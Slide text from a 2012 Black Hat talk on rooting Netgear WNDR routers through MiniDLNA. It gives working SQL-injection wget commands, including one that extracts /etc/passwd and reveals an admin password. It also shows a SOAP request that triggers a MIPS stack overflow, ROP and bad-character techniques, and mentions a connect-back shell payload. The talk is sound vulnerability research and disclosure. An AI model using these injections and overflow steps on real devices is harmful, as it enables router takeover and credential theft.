

From SQL Injection to MIPS Overflows

Rooting SOHO Routers

Zachary Cutlip
Black Hat
USA 2012

Acknowledgements

Tactical Network Solutions

Craig Heffner



What I'm going to talk about

Novel uses of SQL injection

Buffer overflows on MIPS architecture

0-day Vulnerabilities in Netgear routers

Embedded device investigation process

Live demo: Root shell & more

Questions

Read the paper

Lots of essential details

Not enough time in this talk to cover it all

Please read it

Why attack SOHO routers?

Offers attacker privileged vantage point

Exposes multiple connected users to attack

Exposes all users' Internet comms to snooping/
manipulation

Often unauthorized *side doors* into enterprise networks

Target device: Netgear WNDR3700 v3

Fancy-pants SOHO
Wireless Router

*DLNA Multimedia
server*

*File server w/USB
storage*



Very popular on Amazon

★★★★★ **Just what I wanted--lots of easy 0-days**, July 19, 2012

By [Zachary Cutlip](#) (Silver Spring, MD USA) - [See all my reviews](#)

REAL NAME

Edit review

Delete review

This review is from: Netgear WNDR3700 N600 Dual Band Gigabit Wireless Router (Personal Computers)

This device is perfect for my needs. Plenty of trivially exploitable vulnerabilities that will give you the admin password, WPA key, and even pop a remote root shell. Plus,

Other affected devices

Netgear WNDR 3800


Netgear WNDR 4000

Netgear WNDR 4400

First step: take it apart



UART header



UART to USB adapter



USB port

Helps analysis

Retrieve SQLite DB

Load a debugger
onto the router




Analyzing the Device Software

Download firmware update from vendor, unpack

See Craig Heffner's blog for more on firmware unpacking

<http://www.devtty0.com/blog>



```
$ binwalk ./WNDR3700v3-V1.0.0.18_1.0.14.chk
```

```
DECIMAL    HEX      DESCRIPTION
-----
86         0x56    LZMA compressed data
1423782    0x15B9A6 Squashfs filesystem
```

```
$ dd if=WNDR3700v3-V1.0.0.18_1.0.14.chk of=kernel.7z bs=1 skip=86 count=1423696
```

```
$ p7zip -d kernel.7z
```

```
$ strings kernel | grep 'Linux version'
```

```
Linux version 2.6.22 (peter@localhost.localdomain) (gcc version 4.2.3) #1 Wed Sep 14  
10:38:51 CST 2011
```

Linux--Woo hoo!

Target Application: MiniDLNA

```
$ ls -l rootfs/usr/sbin/minidlna.exe
-rwxr-xr-x 1 root root 256092 2012-02-16 14:37 rootfs/usr/sbi

$ file rootfs/usr/sbin/minidlna.exe
rootfs/usr/sbin/minidlna.exe: ELF 32-bit LSB executable, MIPS
d (uses shared libs), stripped
```



What is DLNA?

Digital Living Network
Alliance

Interoperability
between gadgets

Multimedia playback,
etc.

But Most Importantly...



Attack Surface

Google reveals: open source!



[MiniDLNA | Free Audio & Video :](https://sourceforge.net/projects/minidlna/)

sourceforge.net/projects/minidlna/

Dec 18, 2011 – **MiniDLNA** (aka ReadyDLNA) is now fully compliant with DLNA/UPnP-AV client

↳ [Download](#) - [Forums](#) - [Files](#) - [Support](#)

Source code analysis

'strings' reports shipping binary is 1.0.18

Download source for our version.

Search source for low-hanging fruit

SQL injection: more than meets the eye

Privileged access to data

What if the data is not sensitive or valuable?

Opportunity to violate developer assumptions

You know what happens when you assume...

Your shit gets owned.

Vulnerability 1: SQL injection

```
grep -rn SELECT * | grep '%s'
```

21 results, such as:

```
printf(sql_buf, "SELECT PATH from ALBUM_ART  
where ID = %s", object);
```

Closer look

```
void
SendResp_albumArt(struct upnhttp * h, char * object)
{
    char header[1500];
    char sql_buf[256];

    /*...abbreviated...*/

    dash = strchr(object, '-');
    if( dash )
        *dash = '\0';
    sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);
    sql_get_table(db, sql_buf, &result, &rows, NULL);

    /*...abbreviated...*/
}
```

Closer look

```
    result = NULL;  
    sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);  
    sql_get_table(db, sql_buf, &result, &rows, NULL);
```

Album art query



Test the vulnerability

```
$ wget http://10.10.10.1:8200/  
AlbumArt/"1; INSERT/**/into/**/  
ALBUM_ART(ID,PATH)/**/  
VALUES('31337','pwned');"-  
throwaway.jpg
```

w00t! Success!

```
sqlite> select * from ALBUM_ART where  
ID=31337;  
31337|pwned
```

Good news / Bad news

Working SQL injection

Trivial to exploit

No valuable information

Even if destroyed, DB is regenerated

Vulnerability 2: Remote File Extraction

MiniDLNA Database:

```
sqlite> select * from ALBUM_ART;  
1 | /tmp/mnt/usb0/part1/  
  .ReadyDLNA//art_cache/tmp/shares/  
  USB_Storage/01 - Unforgivable  
(First State Remix).jpg
```

Test the Vulnerability

```
$ wget http://10.10.10.1:8200/  
AlbumArt/"1;INSERT/**/into/**/  
ALBUM_ART(ID,PATH)**/  
VALUES('31337','/etc/passwd');"-  
throwaway.jpg
```

```
$ wget http://10.10.10.1:8200/  
AlbumArt/31337-18.jpg
```

Passwords

```
$ cat 31337-18.jpg
```

```
nobody:*:0:0:nobody:/:/bin/sh
```

```
admin:qw12QW!@:0:0:admin:/:/bin/sh
```

```
guest:guest:0:0:guest:/:/bin/sh
```

admin:**qw12QW!@**:0:0:admin:/:/bin/sh

Vulnerability 3: Remote Code Execution

i.e., pop root

Party like it's 1996.

```
$ find . -name \*.c -print | xargs grep  
-E \  
'sprintf\(|strcat\(|strcpy\(| | \  
grep -v asprintf | wc -l  
265    <--OMG exploit city
```

265 <--**No, seriously. WTF.**

```

static int
callback(void *args, int argc, char **argv, char **azColName)
{
    struct Response *passed_args = (struct Response *)args;
    char *id = argv[0], *parent = argv[1], *refID = argv[2], *detailID = argv[3],
        /* ... */
        *album_art = argv[22];

    /*...abbreviated...*/
    char str_buf[512];

    /*...abbreviated...*/
    if( album_art && atoi(album_art) &&
        (passed_args->filter & FILTER_UPNP_ALBUMARTURI) ) {
        ret = sprintf(str_buf,
            ">http://%s:%d/AlbumArt/%s-%s.jpg</upnp:albumArtURI>",
            lan_addr[0].str, runtime_vars.port, album_art, detailID);
        memcpy(passed_args->resp+passed_args->size, &str_buf, ret+1);
        passed_args->size += ret;
    }
    /*...abbreviated...*/
}

return 0;
}

```

```
if( album_art && atoi(album_art) &&  
    (passed_args->filter & FILTER_UPNP_ALBUMARTURI) ) {  
    ret = sprintf(str_buf,  
        "&gt;http://%s:%d/AlbumArt/%s-%s.jpg&lt;/upnp:albumArtURI&gt;",  
        lan_addr[0].str, runtime_vars.port, album_art, detailID);
```

Left join

```
SELECT o.OBJECT_ID, o.PARENT_ID, o.REF_ID, o.DETAIL_ID, o.CLASS,  
       d.SIZE, d.TITLE, d.DURATION, d.BITRATE, d.SAMPLERATE,  
       d.ARTIST, d.ALBUM, d.GENRE, d.COMMENT, d.CHANNELS, d.TRACK,  
       d.DATE, d.RESOLUTION, d.THUMBNAIL, d.CREATOR, d.DLNA_PN,  
       d.MIME, d.ALBUM_ART, d.DISC  
from OBJECTS o left join DETAILS d on (d.ID = o.DETAIL_ID)  
where OBJECT_ID = '%s'
```


Left join

```
    d.ALBUM_ART, d.DISC  
left join DETAILS d on (d.ID = o.DETAIL_ID)  
-- 'left'
```

album_art in sprintf() is DETAILS.ALBUM_ART.

Schema shows it's an INT.

```
sqlite> .schema DETAILS
CREATE TABLE DETAILS ( ID INTEGER PRIMARY KEY
AUTOINCREMENT,
                        ..., ALBUM_ART INTEGER DEFAULT
0, ... );
```

Two things to note

DETAILS.ALBUM_ART is an INT, but it can store arbitrary data

This is due to “type affinity”

callback() attempts to “validate” using atoi(), but this is busted

```
atoi("1_omg_learn_to_c0d3") == 1
```

ALBUM_ART need only start with a (non-zero) int

Weak sauce

Exploitable buffer overflow?

We have full control over the DB from Vuln #1

We need to:

- Stage shellcode in database

- Trigger query of our staged data

SQL injection limitation

Limited length of SQL injection, approx. 128 bytes per pass.

Target buffer is 512 bytes.

SQLite concatenation operator: “||”

```
UPDATE DETAILS set ALBUM_ART=ALBUM_ART||  
“AAAA” where ID=3
```

Trigger query of staged exploit

Model DLNA in Python

Python Coherence library

Capture conversation in Wireshark

Save SOAP request for playback with wget

Wireshark capture

Stream Content

```
POST /ctl/ContentDir HTTP/1.0
Host: 10.10.10.1
User-Agent: Twisted PageGetter
Content-Length: 450
SOAPACTION: "urn:schemas-upnp-org:service:ContentDirectory:1#Browse"
content-type: text/xml ;charset="utf-8"
connection: close
```

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/envelope/" xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><ns0:Browse xmlns:ns0="urn:schemas-upnp-org:service:ContentDirectory:1"><ObjectID>PWNEED</ObjectID><BrowseFlag>BrowseDirectChildren</BrowseFlag><StartingIndex>0</StartingIndex><RequestedCount>100</RequestedCount><SortCriteria /></ns0:Browse></s:Body></s:Envelope>HTTP/1.1 200 OK
```

```
Content-Type: text/xml; charset="utf-8"
Connection: close
Content-Length: 1154
Server: Linux 2.6 DLNADOC/1.50 UPnP/1.0 MiniDLNA/1.0
```

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas
```

SOAP request

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
    <ns0:Browse xmlns:ns0="urn:schemas-upnp-org:service:ContentDirectory:1">
      <ObjectID>PWNEED</ObjectID>
      <BrowseFlag>BrowseDirectChildren</BrowseFlag>
      <Filter>*</Filter>
      <StartingIndex>0</StartingIndex>
      <RequestedCount>100</RequestedCount>
      <SortCriteria/>
    </ns0:Browse>
  </s:Body>
</s:Envelope>
```


Things you need

Console access to the device

There is a UART header on the PCB

gdbserver cross-compiled for MIPS

gdb compiled for MIPS target architecture

Test the vulnerability

Attach gdbserver on the target to minidlna.exe

Connect local gdb to remote session

Use wget to SQL inject overflow data

Set up initial records in OBJECTS and DETAILS

Build up overflow data

Use wget to POST the SOAP request

How much overflow data?

Trigger the exploit

```
$ wget http://10.10.10.1:8200/ctl/ContentDir \  
  --header="Host: 10.10.10.1" \  
  --header=\'  
  'SOAPACTION: "urn:schemas-upnp-  
org:service:ContentDirectory:1#Browse"' \  
  --header="content-type: text/xml ;charset="utf-8" \  
  --header="connection: close" \  
  --post-file=./soaprequest.xml
```

w00t! Success!

```
0x2af4241c <__multf3+2364>: li    v0,-1
0x2af42420 <__multf3+2368>: move  sp,s8
```

```
0x2af423fc in __multf3 () from /lib/libgcc_s.so.1
```

```
(gdb) c
```

```
Continuing.
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
[registers]
```

```
V0: 00000000  V1: 00000535  A0: 2B47953E  A1: 7FF44D1C
A2: 00000002  A3: 7FF44D1C  T0: 00000000  T1: 74672672
T2: 00000000  T3: 7FF449D0  T4: 2AF88018  T5: 2AFCC004
T6: 73616C63  T7: 74672673  S0: 41414141  S1: 41414141
S2: 41414141  S3: 41414141  S4: 41414141  S5: 41414141
S6: 41414141  S7: 41414141  T8: 00000000  T9: 2AF616F0
GP: 00483E20  S8: 41414141  HI: 00000008  L0: 00000000
SP: 7FF44F80  PC: 41414141  RA: 41414141
```

```
[code]
```

```
0x41414141: Error while running hook_stop:
```

```
Cannot access memory at address 0x41414140
```

```
0x41414140 in ?? ()
```

```
(gdb) □
```

We control the horizontal and the vertical

We own the program counter, and therefore execution

Also all “S” registers: \$S0-\$S8

Useful for Return Oriented Programming exploit

Owning \$PC is great, but
give me a shell

Getting Execution: Challenges

Stack ASLR

MIPS Architecture idiosyncrasies

Return Oriented Programming is limited (but possible)

“Bad” Characters due to HTTP & SQL

Getting Execution: Advantages

No ASLR for executable, heap, & libraries

Executable stack

ROP on MIPS

All MIPS instructions are 4-bytes

All MIPS memory access must be 4-byte aligned

No jumping into the middle of instructions

ROP on MIPS

We can return into useful instruction sequences:

- Manipulate registers

- Load \$PC from registers or memory we control

- Help locate stack, defeating ASLR

Locate stack using ROP

```
.text:2B119D2C      addiu    $s4, $sp, 0x158+var_38
.text:2B119D30      addiu    $s6, $sp, 0x158+var_30
.text:2B119D34      addiu    $s3, $sp, 0x158+var_2C
.text:2B119D38      sw       $s3, 0x158+var_148($sp)
.text:2B119D3C      sw       $s2, 0x158+var_144($sp)
.text:2B119D40      move    $a0, $s1
.text:2B119D44      lw      $a1, -0x7FC8($gp)
.text:2B119D48      addiu   $a1, (aFmpegVD_D_DLi - 0x2B188000) # "FFmpeg v3d.3d.3d / li
.text:2B119D4C      move    $a2, $s4
.text:2B119D50      lw      $t9, -0x7AE8($gp)
.text:2B119D54      move    $t9, $s0
.text:2B119D58      jalr    $t9
```

Load several offsets from stack pointer into
\$S3,\$S4,\$S6

Load \$S0 into \$T9 and jump

MIPS cache coherency

MIPS has two *parallel* caches:

- Instruction Cache

- Data Cache

Payload written to the stack as data

- Resides in data cache until flushed

MIPS Cache Coherency

Can't execute off stack until cache is flushed

Write lots to memory, trigger flush?

Cache is often 32K-64K

Linux provides `cacheflush()` system call

ROP into it

Bad characters

Common challenge with shellcode

Spaces break HTTP

Null bytes break strcpy()/sprintf()

SQLite also has bad characters

e.g., 0x0d, carriage return

SQLite escape to the rescue: "x'0d'"

“\x7a\x69\xce\xe4\xff”,
“x'0d'”,
“\x3c\x0a\x0a\xad\x35”

NOP Instruction

MIPS NOP is

```
\x00\x00\x00\x00
```

Use some other inert
instruction

I used:

```
nor t6,t6,zero
```

```
\x27\x70\xc0\x01
```


Trouble with Encoders

Metasploit payload + XOR Encoder==No Joy

Metasploit only provides one of each on MIPS


Caching problem?

Wrote my own NUL-safe connect-back payload

No need for encoder

Pro Tip: Avoid endianness problems by connecting back to 10.10.10.10

Overflow diagram



Demo Time

How to suck less hard

Establish security requirements

- Self protection

- Network protection

Less crappy programming

- `sqlite3_snprintf()`

Privilege separation

Mandatory Access Controls, e.g. SELinux

Upshot

Developer assumes well-formed data

Compromise database integrity, violate developer assumptions

Even if the database is low value

Zachary Cutlip

Contact Info

Twitter: @zcutlip

zcutlip@tacnetsol.com

Questions?